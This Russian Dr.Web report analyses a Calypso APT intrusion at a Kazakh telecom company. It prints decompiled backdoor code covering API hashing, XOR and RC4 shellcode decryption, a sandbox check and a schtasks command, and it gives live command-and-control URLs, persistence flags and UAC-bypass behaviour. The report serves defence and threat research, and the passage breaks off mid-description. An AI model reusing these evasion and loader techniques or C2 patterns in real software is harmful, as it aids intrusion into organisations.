
Dr.WEB

Исследование APT-атаки на телекоммуникационную компанию в Казахстане



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Исследование APT-атаки на телекоммуникационную компанию в Казахстане
4.3.2022

«Доктор Веб», Центральный офис в России
125040
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

Введение

В октябре 2021 года в «Доктор Веб» обратилась одна из казахстанских телекоммуникационных компаний с подозрением на наличие вредоносного ПО в корпоративной сети. При первичном осмотре были обнаружены бэкдоры, ранее использовавшиеся лишь в целевых атаках. В ходе расследования удалось установить, что компрометация внутренних серверов компании началась еще в 2019 году. На протяжении нескольких лет основными инструментами злоумышленников были **Backdoor.PlugX.93** и **BackDoor.Whitebird.30**, утилиты Fast Reverse Proxy (FRP), а также RemCom.

Благодаря ошибке хакеров мы получили уникальную возможность изучить списки жертв, а также узнали, какие инструменты управления бэкдорами были использованы. Исходя из добытой информации, можно сделать вывод, что хакерская группировка специализировалась на компрометации почтовых серверов Азиатских компаний с установленным ПО Microsoft Exchange. Однако есть жертвы из других стран, среди которых:


- Государственное учреждение Египта;
- Аэропорт в Италии;
- Маркетинговая компания из США;
- Транспортная и деревообрабатывающая компании из Канады;
- Ряд компаний в Азии.

В логи, собранные вместе с управляющим сервером, попали жертвы, зараженные с августа 2021-го до начала ноября этого же года. При этом в некоторых случаях **BackDoor.Whitebird.30** был установлен не только на сервер с Microsoft Exchange, но и на контроллеры домена.

На основе использованных инструментов, методов и инфраструктуры мы делаем вывод, что за атакой стоит хакерская группировка Calypso APT.

Remote Rover

Управляющий сервер для **BackDoor.Whitebird.30** называется Remote Rover. Он позволяет удаленно запускать приложения, обновлять конфигурацию бэкдора, а также скачивать и загружать файлы. Помимо этого, с помощью Remote Rover можно использовать командную оболочку. Так выглядит интерфейс управляющего сервера:



К Remote Rover прилагался конфигурационный файл `CFG\default.ini`, имеющий следующее содержание:

`E:\个人专用\自主研发远程\2021\RR\配置备份\telecom.cfg`

`OneClock.exe`

Если перевести содержание с китайского языка на английский, то можно получить такой путь:

```
E:\personal use\Independent research and development
remote\2021\RR\Configuration backup\telecom.cfg
```

Подробные технические описания обнаруженных вредоносных программ находятся в PDF-версии исследования и в вирусной библиотеке Dr.Web.

- BackDoor.Siggen2.3622
- BackDoor.PlugX.93
- BackDoor.Whitebird.30
- Trojan.Loader.891

- Trojan.Loader.896
- Trojan.Uacbypass.21
- Trojan.DownLoader43.44599

Заключение

В ходе расследования целевой атаки вирусные аналитики нашли и описали несколько бэкдоров и троянов. Стоит отметить, что злоумышленникам удавалось оставаться незамеченными также долго, как это было и при других инцидентах, связанных с целевыми атаками. Хакерская группировка скомпрометировала сеть телекоммуникационной компании ещё более двух лет назад.

Специалисты компании «Доктор Веб» рекомендуют регулярно проверять работоспособность сетевых ресурсов и своевременно фиксировать сбои, которые могут свидетельствовать о наличии в сети вредоносного ПО. Основная опасность целевых атак заключается не только в компрометации данных, но и в длительном присутствии злоумышленников. Подобный сценарий позволяет им долгие годы контролировать работу организации, чтобы в нужный момент получить доступ к особенно чувствительной информации. При подозрении на вредоносную активность в сети мы рекомендуем обращаться в вирусную лабораторию «Доктор Веб», которая оказывает услуги по расследованию вирусозависимых компьютерных инцидентов. Выявить вредоносное ПО на серверах и успешных станциях поможет Dr.Web Fixit! Оперативное принятие адекватных мер позволит сократить ущерб, а также предотвратить тяжелые последствия целевых атак.

Принцип действия найденных образцов вредоносных программ

BackDoor.PlugX.93

Добавлен в вирусную базу Dr.Web: 2021-10-22

Описание добавлено: 2021-10-30

Упаковщик: отсутствует

Дата компиляции: 2020-08-13

SHA1-хеш: a8bff99e1ea76d3de660ffdbd78ad04f81a8c659

Описание

Модуль бэкдора PlugX, написан на языке C и предназначен для расшифровки из реестра шелл-кода, загружающего основной бэкдор в память.

Принцип действия

В начале работы бэкдор получает по хешу адрес функции `VirtualProtect()`, которую использует для изменения прав доступа на `PAGE_EXECUTE_READWRITE`, начиная с функции по адресу `0x10001000` и заканчивая всей секцией `.text`:

```
1 BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
2 {
3   void (__stdcall *virtual_protect)(int, int, int, char *); // eax
4   char lpflOldProtect[4]; // [esp+8h] [ebp-4h]
5
6   virtual_protect = get_func_addr(0xC38AE110);
7   virtual_protect(0x10001000, 0x2000, 64, lpflOldProtect);
8   return 1;
9 }
```

Функция получения адреса функции по хешу, переданному в качестве параметра:

```
_BYTE *__cdecl get_func_addr(int hash)
{
  _LDR_DATA_TABLE_ENTRY *i; // edx MAPDST
  wchar_t *name_dll; // esi
  int len_dll; // ecx
  int hash_name_dll; // edi MAPDST
  char symbol_name_dll; // al
  _DWORD *base_dll; // edx
  _IMAGE_DATA_DIRECTORY *data_directory_export; // ecx
  _IMAGE_EXPORT_DIRECTORY *export_table; // ecx MAPDST
  char *names; // ebx
  __int16 name_index; // cx
  unsigned __int8 *name_func; // esi
  int hash_name_func; // edi
  char symbol_name_func; // al
  int fail; // [esp+Ch] [ebp-10h]

  fail = 0;
  for ( i = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink; ; i = i->InLoadOrderLinks.Flink )
  {
    name_dll = i->FullDllName.Buffer;
    len_dll = LOBYTE(i->FullDllName.MaximumLength);
    if ( !LOBYTE(i->FullDllName.MaximumLength) )
      break;
    hash_name_dll = 0;
    *&symbol_name_dll = 0;
    do
    {
      symbol_name_dll = *name_dll;
      name_dll = (name_dll + 1);
      if ( symbol_name_dll >= 'a' )
        symbol_name_dll -= 0x20;
      hash_name_dll = *&symbol_name_dll + __ROR4__(hash_name_dll, 0xD);
      --len_dll;
    }
    while ( len_dll );
    base_dll = &i->InInitializationOrderLinks.Flink->InLoadOrderLinks.Flink;
    data_directory_export = *(base_dll + base_dll[0xF] + 0x78);
```

Скрипт для получения функции по хешу:

```
import pefile


ror = lambda val, r_bits, max_bits: \

    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \

    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))


max_bits = 32


library_path_list = [...] # absolute path dlls
```

```
def get_func_addr(hash):

    for library_path in library_path_list:

        library = library_path.split('\\')

        name_dll = library[len(library) - 1].upper() + b'\x00'


        hash_name_dll = 0

        for i in name_dll:

            hash_name_dll = ord(i) + ror(hash_name_dll, 0x0D, max_bits)

            hash_name_dll = 0 + ror(hash_name_dll, 0x0D, max_bits)


        pe = pefile.PE(library_path)

        for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:

            func_name = exp.name + b'\x00'


            hash_name_func = 0

            for i in func_name:

                hash_name_func = ord(i) + ror(hash_name_func, 0x0D,
max_bits)


            if (hash_name_dll + hash_name_func == hash):

                print '{}-> 0x{:08x} -> {}'.format(name_dll, hash,
exp.name)

                return
```

Изменение прав доступа на `PAGE_EXECUTE_READWRITE` нужно было для того, чтобы дешифровать код с помощью операции XOR:

```
.text:10001000                push    ebp
.text:10001001                mov     ebp, esp
.text:10001003                sub     esp, 320h
.text:10001009                push    ebx
.text:1000100A                push    esi
.text:1000100B                push    edi
.text:1000100C                pusha
.text:1000100D                push    ecx
.text:1000100E                push    ecx
.text:1000100F                push    ecx
.text:10001010                push    ecx
.text:10001011                mov     ebp, 3AAE22ABh  ; set key
.text:10001016                fcmovb  st, st(1)
.text:10001018                fnstenv [esp+35Ch+var_368] ; get addr last fpu ins
.text:1000101C                pop     esi             ; get addr fcmovb ins
.text:1000101D                mov     edi, esi
.text:1000101F                sub     ecx, ecx
.text:10001021                mov     ecx, 621h       ; loop count
.text:10001026                add     esi, 4          ; esi = 0x10001016 + 4
.text:10001029                xor     [esi+14h], ebp  ; start decrypt loop
```

Также существует версия бэкдора с динамическим XOR-шифрованием. С дешифрованием в начале функции:

```
.text:1000106C                call    $+5
.text:10001071                pop     [ebp+ins_ptr]
.text:10001074                mov     eax, [ebp+ins_ptr]
.text:10001077                push    0DB3AFDBBh      ; key
.text:1000107C                push    82h ; ','       ; count
.text:10001081                add     eax, 19h
.text:10001084                push    eax             ; address
.text:10001085                call    xor_dec
```

```
1  void __stdcall xor_dec(_DWORD *addr, int count, int key)
2  {
3    int i; // ecx
4
5    for ( i = count; i; --i )
6    {
7      *addr ^= key;
8      key += *addr;
9      ++addr;
10   }
11 }
```

И с шифрованием в конце функции:

```
.text:10001274                call    $+5
.text:10001279                pop     eax
.text:1000127A                mov     ecx, [ebp+ins_ptr] ; decrypted address ins
.text:1000127D                sub     eax, ecx        ; delta current ip and old ip
.text:1000127F                shr     eax, 2          ; div sizeof(DWORD)
.text:10001282                push    0DB3AFDBBh      ; key
.text:10001287                push    eax             ; count
.text:10001288                add     ecx, 19h
.text:1000128B                push    ecx             ; address
.text:1000128C                call    xor_enc
```

```
void __stdcall xor_enc(int *addr, int count, int key)
{
  int i; // ecx
  int orig_data_ins; // edx

  for ( i = count; i; --i )
  {
    orig_data_ins = *addr;
    *addr ^= key;
    key += orig_data_ins;
    ++addr;
  }
}
```

Облегчающий работу скрипт для IDAPython:

```
import idaapi


def xor_dec(address, count, key):

    for i in xrange(count):

        idaapi.patch_dword(address, idaapi.get_dword(address) ^ key)

        key += idaapi.get_dword(address)

        address += 4
```

Перед тем как начать выполнять вредоносные действия, бэкдор, как в случае с `VirtualProtect()`, получает адреса других нужных для работы функций:

```
14  func_hashes[0] = 0xFE61445D;
15  func_hashes[1] = 0x876F8B31;
16  func_hashes[2] = 0x13DD2ED7;
17  func_hashes[3] = 0xE553A458;
18  func_hashes[4] = 0x3E9E3F88;
19  func_hashes[5] = 0x8FF0E305;
20  func_hashes[6] = 0x81C2AC44;
21  func_hashes[7] = 0x4FDAF6DA;
22  func_hashes[8] = 0xBB5F9EAD;
23  func_hashes[9] = 0x528796C6;
24  func_hashes[10] = 0x60BCDE05;
25  func_hashes[11] = 0x56A2B5F0;
26  func_hashes[12] = 0x300F2F0B;
27  func_hashes[13] = 0x5BAE572D;
28  func_hashes[14] = 0x62C9E1BD;
29  func_hashes[15] = 0x2EC95AA4;
30  func_hashes[16] = 0x3846A3A8;
31  func_hashes[17] = 0;
32  load_library_a = get_func_addr(0x726774C);
33  strcpy(library, "advapi32.dll");
34  load_library_a(library);
35  strcpy(library, "iphlpapi.dll");
36  load_library_a(library);
37  for ( i = 0; i < 17; ++i )
38    *(&get_module_file_name_a + i * 4) = get_func_addr(func_hashes[i]);
```

Полученные функции:

Имя функции	**Хеш**
CloseHandle	0x528796C6
CreateFileA	0x4FDAF6DA
DeleteFileA	0x13DD2ED7
ExitProcess	0x56A2B5F0
GetAdaptersInfo	0x62C9E1BD
GetModuleFileNameA	0xFE61445D
GetSystemDirectoryA	0x60BCDE05
LoadLibraryA	0x726774C
ReadFile	0xBB5F9EAD
RegCloseKey	0x81C2AC44
RegDeleteValueA	0x3846A3A8
RegEnumValueA	0x2EC95AA4

Имя функции	Хеш
RegOpenKeyExA	0x3E9E3F88
RegQueryValueExA	0x8FF0E305
VirtualAlloc	0xE553A458
VirtualFree	0x300F2F0B
VirtualProtect	0xC38AE110
WinExec	0x876F8B31
WriteFile	0x5BAE572D

Помимо этого, бэкдор проверяет, исполняется ли он в песочнице:

```
39  system_directory[0] = 0;
40  memset(&system_directory[1], 0, 0x100u);
41  get_system_directory_a(system_directory, 0x104);
42  v2 = 0;
43  if ( system_directory[0] )
44  {
45    while ( system_directory[++v2] )
46      ;
47  }
48  v4 = v2 - 1;
49  if ( v4 > 0 )
50  {
51    while ( system_directory[v4] != '\\' )
52    {
53      if ( --v4 <= 0 )
54        goto LABEL_10;
55    }
56    system_directory[v4 + 1] = 0;
57  }
58LABEL_10:
59  strcpy(v8, "hh.exe");
60  strcat(system_directory, v8);
61  v5 = create_file_a(system_directory, 0, 0, 0, 3, 0);
62  if ( v5 == -1 )
63    result = exit_process(0);
64  else
65    result = close_handle(v5);
66  return result;
67}
```

После получения адресов функций и проверки на исполнение в песочнице **BackDoor.PlugX.93** удаляет задачу `updatecfgSetup` из планировщика задач:

```
26  mw_build_import();
27  memset(&schedule_task[1], 0, 0xFCu);
28  v20 = 0;
29  v21 = 0;
30  qmemcpy(schedule_task, "schtasks /delete /f /tn ", 24);
31  strcpy(updatecfg, "updatecfg");
32  updatecfg[10] = 0;
33  updatecfg[11] = 0;
34  for ( i = 0; i < 12; ++i )
35  {
36    symbol = updatecfg[i];
37    if ( !symbol )
38      break;
39    schedule_task[i + 24] = symbol;
40  }
41  schedule_task[i + 24] = 'S';
42  schedule_task[i + 25] = 'e';
43  schedule_task[i + 26] = 't';
44  schedule_task[i + 27] = 'u';
45  schedule_task[i + 28] = 'p';
46  schedule_task[i + 29] = 0;
47  // chtasks /delete /f /tn updatecfgSetup
48  win_exec(schedule_task, 0);
```

Ключом для шифрования шелл-кода является `MD5` от следующих значений ключей реестра:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate

HKLM\System\ControlSet001\Control\ComputerName\ComputerName
```

```
25  strcpy(lpSubKey, "Software\\Microsoft\\Windows NT\\CurrentVersion");
26  strcpy(install_date_str, "InstallDate");
27  if ( !reg_open_key_ex_a(HKEY_LOCAL_MACHINE, lpSubKey, 0, 131097, &phkResult) )
28  {
29    *&lpSubKey[56] = 4;
30    reg_query_value_ex_a(phkResult, install_date_str, 0, 0, lp_data, &lpSubKey[56]);
31    reg_close_key(phkResult);
32  }
33  *&install_date_str[4] = *&lpSubKey[46];
34  v12 = 0;
35  *install_date_str = *&lpSubKey[42];
36  strcpy(lpSubKey, "System\\ControlSet001\\Control\\ComputerName\\ComputerName");
37  *&install_date_str[8] = *&lpSubKey[50];
38  if ( reg_open_key_ex_a(HKEY_LOCAL_MACHINE, lpSubKey, 0, 131097, &phkResult) )
39  {
40    v1 = *&lpSubKey[56];
41  }
42  else
43  {
44    *&lpSubKey[56] = '<';
45    reg_query_value_ex_a(phkResult, install_date_str, 0, 0, v21, &lpSubKey[56]);
46    v1 = *&lpSubKey[56];
47    reg_close_key(phkResult);
48  }
49  qmemcpy(&user_data, lp_data, v1 + 4);
50  v16 = 0;
51  memset(v22, 0, sizeof(v22));
52  v22[0] = 0x80;
53  *a2 = 8 * (v1 + 4);
54  memcpy(&v13, a2, 8u);
55  v2 = &user_data + v1 + 4;
56  v3 = 64 - ((v1 + 12) & 0x3F);
57  v4 = v1 + 4 + v3;
58  v5 = 64 - ((v1 + 12) & 0x3F);
59  v3 >>= 2;
60  qmemcpy(v2, v22, 4 * v3);
61  v7 = &v22[4 * v3];
62  v6 = &v2[4 * v3];
63  LOBYTE(v3) = v5;
64  qmemcpy(v6, v7, v3 & 3);
65  *(&user_data + v4) = v13;
66  *(&v18 + v4) = v14;
67  md5(hash, key_tmp, &user_data, 0x40u);
```

Шелл-код сохраняется в следующих ключах реестра:

```
HKLM\Software\BINARY

HKCU\Software\BINARY
```

```
unsigned int __cdecl mw_registry_get_value(int a1, unsigned int a2, int a3)
{
  int v4; // [esp+2Ch] [ebp-14h]
  char v5[16]; // [esp+30h] [ebp-10h]

  strcpy(v5, "Software\\BINARY");
  if ( reg_open_key_ex_a(a2, v5, 0, 131097, &v4) )
    return 0;
  a2 = 0x100000;
  reg_query_value_ex_a(v4, a3, 0, 0, a1, &a2);
  if ( a2 < 0x400 )
    return 0;
  reg_close_key(v4);
  return a2;
}
```

Перед запуском шелл-кода он будет расшифрован в 2 этапа — сначала с помощью алгоритма RC4:

```
    mw_init_rc4(&table, updatecfg, strlen(updatecfg));
    mw_decrypt_rc4(&table, shell, shell_len);
    mw_xor(shell, shell_len);
    (shell)(0);
```

А затем с помощью XOR:

```
int __cdecl mw_xor(int *shell, int shell_len)
{
  int i; // eax

  for ( i = 0; i < shell_len; ++i )
    *(shell + i) = ((*(shell + i) + 0x4F) ^ 0xF1) - 0x4F;
  return i;
}
```

BackDoor.Siggen2.3622

Добавлен в вирусную базу Dr.Web: 2021-11-03

Описание добавлено: 2021-xx-xx

Упаковщик: UPX

SHA1-хеш: be4d8344669f73e9620b9060fd87bc519a05617a

Описание


Бэкдор написан на языке Go и упакован с помощью UPX. Исследованная версия бэкдора: V2.5.5 z 2021.7.19.

Принцип действия

В начале работы вредоносный код проверяет, запущена ли другая копия бэкдора. Для этого троян проверяет наличие файла `c:\windows\inf\mdmslbv.inf` и, если он есть, то читает его. Для расшифровки можно использовать следующий скрипт:

```
import sys


with open(sys.argv[1], 'rb') as f:
    d = f.read()


s = bytearray()


for i in range(len(d)):
    s.append(d[i])


for i in range(len(s)-2, 0, -1):
    s[i] = (((s[i + 1] * s[i + 1]) ^ s[i]) & 0xff)


with open(sys.argv[1] + '.dec', 'wb') as f:
    f.write(s)
```

Пример расшифрованного файла:



Формат файла:

- случайная строка длиной от 10 до 19 символов;
- между тэгами <a>... содержится PID процесса бэкдора;
- между тэгами ... находится имя процесса;
- случайная строка длиной от 10 до 19 символов.

Троян проверяет наличие процесса с указанными параметрами и, если находит, то завершает свою работу.

Если процесса с указанными параметрами или же самого файла `mdmslbv.inf` не нашлось, троян формирует данные, как показано выше, шифрует и записывает в файл `c:\windows\inf\mdmslbv.inf`.

Связь с управляющим сервером

В троянскую программу вшит управляющий сервер: `blog[.]globnewsline[.]com`

Троян отправляет GET-запрос на следующий URL-адрес: `hxxps://blog.globnewsline.com:443/db/db.asp`, используя User-Agent «Mozilla/5.0 (X11; Windows x86_64; rv:70.0) Gecko/20100101 Firefox/70.0». Если ответ сервера содержит подстроку `Website under construction`, то троян считает, что управляющий сервер доступен. Если сервер недоступен, вредоносный код проверяет наличие файла с конфигурацией прокси-сервера `c:\windows\inf\bksotw.inf` и, при его наличии, считывает параметры, записанные в файле.

Бэкдор использует MAC-адреса в качестве сетевого интерфейса ID бота. Для heartbeat-запросов используются POST-запросы следующего вида:

```
https://blog.globnewsline.com:443/db/db.asp?m=w&n=~A<macaddr>.t
```

где `<macaddr>` — строка MAC-адреса, приведенная к верхнему регистру с вырезанными знаками двоеточия.

Следом отправляется GET-запрос на получение списка команд:

```
https://blog.globnewsline.com:443/db/A<macaddr>.c
```

Ответ сервера зашифрован так же, как и файл с PID-ом процесса бэкдора.

Возможные команды:

- up;
- down;
- bg;
- bgd;
- getinfo.

Результат команды шифруется так же, как была зашифрована команда, и отсылается в теле POST-запроса на следующий URL-адрес:

```
https://blog.globnewsline.com:443/db/A<macaddr>.c
```

BackDoor.Whitebird.30

Добавлен в вирусную базу Dr.Web: 2021-10-21

Описание добавлено: 2021-xx-xx

Упаковщик: нет

Дата компиляции: 29.03.2021

SHA1-хеш: abfd737b14413a7c6a21c8757aeb6e151701626a

Описание

Многофункциональный троян-бэкдор для 64-битных и 32-битных операционных систем семейства Microsoft Windows. Предназначен для установки зашифрованного соединения с управляющим сервером и несанкционированного управления зараженным компьютером. Имеет функции файлового менеджера и Remote Shell.

Подготовка к работе

В начале работы бэкдор расшифровывает оверлей, предоставленный шелл-кодом. Первый слой шифрования снимается следующим алгоритмом:

```
k = 0x37

s = bytearray()

for i in range(len(d)):

    c = d[i] ^ k

    s.append(c)

    k = (k + c) & 0xff
```

Второй слой — операцией XOR с ключом `0xCC`.

В данный оверлей входят:

- конфигурация трояна;
- модуль для обхода UAC.

Конфигурация имеет следующий вид:

```
struct st_proxy
{
  char proxy_addr[32];
  char proxy_login[64];
  char proxy_password[64];
 _BYTE pad[2];
};

struct st_config

{
  char cnc_addr[4][34];
  st_proxy proxies[4];
  char home_dir[260];
  char exe_name[50];
  char loader_name[50];
  char shellcode_name[50];
  char software_name[260];
  char startup_argument[50];
  _DWORD reg_hkey;
  char reg_run_key[200];
  char reg_value_name[52];
  char taskname[52];
  _DWORD mstask_mo;
  char svcname[50];
  char svcdisplayname[50];
  char svcdescription[256];
  char reg_uninstall_key[50];
  char inject_target_usr[260];
  char inject_target[260];
  _BYTE byte0[2];
  _BYTE flags;
  _BYTE pad[3];
  _DWORD keepalivetime;
  unsigned __int8 key[16];
};
```

Поле `flags` отображает, какие методы автозагрузки следует использовать трояну, а также каковы особенности запуска:

```
enum em_flags
{
  GOT_ENOUGH_RIGHTS= 0x1,
  UNK_FLAG_2 = 0x2,
  UNK_FLAG_4 = 0x4,
  INSTALL_AS_MSTASK = 0x8,
  INSTALL_AS_SERVICE = 0x10,
  RUN_WITH_ARGUMENT = 0x20,
  INJECT_TO_PROCESS = 0x40,
  RUN_AS_USER = 0x80,
};
```

Если запуск указан через планировщик задач (`INSTALL_AS_MSTASK`), то после расшифровки конфигурации `flags` создает мьютекс для предотвращения повторного запуска:

```
36  if ( (config.flags & INSTALL_AS_MSTASK) != 0 )
37  {
38    memset(Buffer, 0, 50);
39    sprintf(Buffer, "Task%02x%02x%02x%02x", config.key[15], config.key[13], config.key[11], config.key[9]);
40    hObject = CreateMutexA(0, 0, Buffer);
41    if ( hObject )
42    {
43      if ( GetLastError() == ERROR_ALREADY_EXISTS )
44        ExitProcess(0);
45    }
46  }
```

Далее проверяет, хватает ли у трояна прав для запуска тем способом, который был предварительно указан в конфигурации. Если нет, то перезапускает себя с обходом UAC.

Троян проверяет наличие файла в пути `C:Users\Public\Downloads\clockinstall.tmp`, и, если такой имеется, то удаляет `clockinstall.tmp`.

Если файл `clockinstall.tmp` отсутствует, тогда проверяет, есть ли файл `install` в папке, из которой запущен троян, и удаляет его при наличии.

Далее устанавливает себя в систему в соответствии с указанным в конфигурации типом. Кроме того, бэкдор попытается скрыть свою активность от пользователя.

Если троян работает на 32-битной ОС, тогда справедлив такой же механизм сокрытия службы из запущенных, как и у **BackDoor.PlugX.28**, — удаление из списка структур `ServiceDatabase` той структуры, которая соответствует службе трояна.

Если в конфигурации указано, что троян должен внедряться в какой-либо процесс, то внедряться он будет именно в целевой процесс. Если же в конфигурации указан флаг `RUN_AS_USER`, то троян будет ждать, пока не появится хотя бы один авторизованный пользователь, после чего создаст свой процесс, но от имени пользователя.

Вне зависимости от типа автозапуска трояна только один процесс может общаться с управляющим сервером. Для этого создается мьютекс:

```
memset(Buffer, 0, 50);
sprintf(Buffer, "Connect%02x%02x%02x%02x", config.key[1], config.key[3], config.key[5], config.key[7]);
v2 = 0;
if ( CreateMutexA(0, 0, Buffer) && GetLastError() == 183 )
  ExitProcess(0);
```

Прежде чем попытаться установить связь с управляющим сервером, троян определяет настройки прокси-серверов. Для этого:

- Проверяется наличие файла `<process_name>.ini` в папке, откуда запущен процесс трояна. Пример конфигурации:

```
[AntiVir]
Cloud=0A0804D224200000000000000000000000000000000000000000000000000000
0000000000000000000000000000299CC1003C9CC10098F11900DCF1190062F219000000
0000E02AC300CC004501D8F119000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000001
```

- Читает в папке трояна файл с именем `<loader_name>.tmp`, где `<loader_name>` — значение из конфигурации;
- Читает настройки прокси из реестра `[HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings]`, ключи `ProxyEnable` и `ProxyServer`
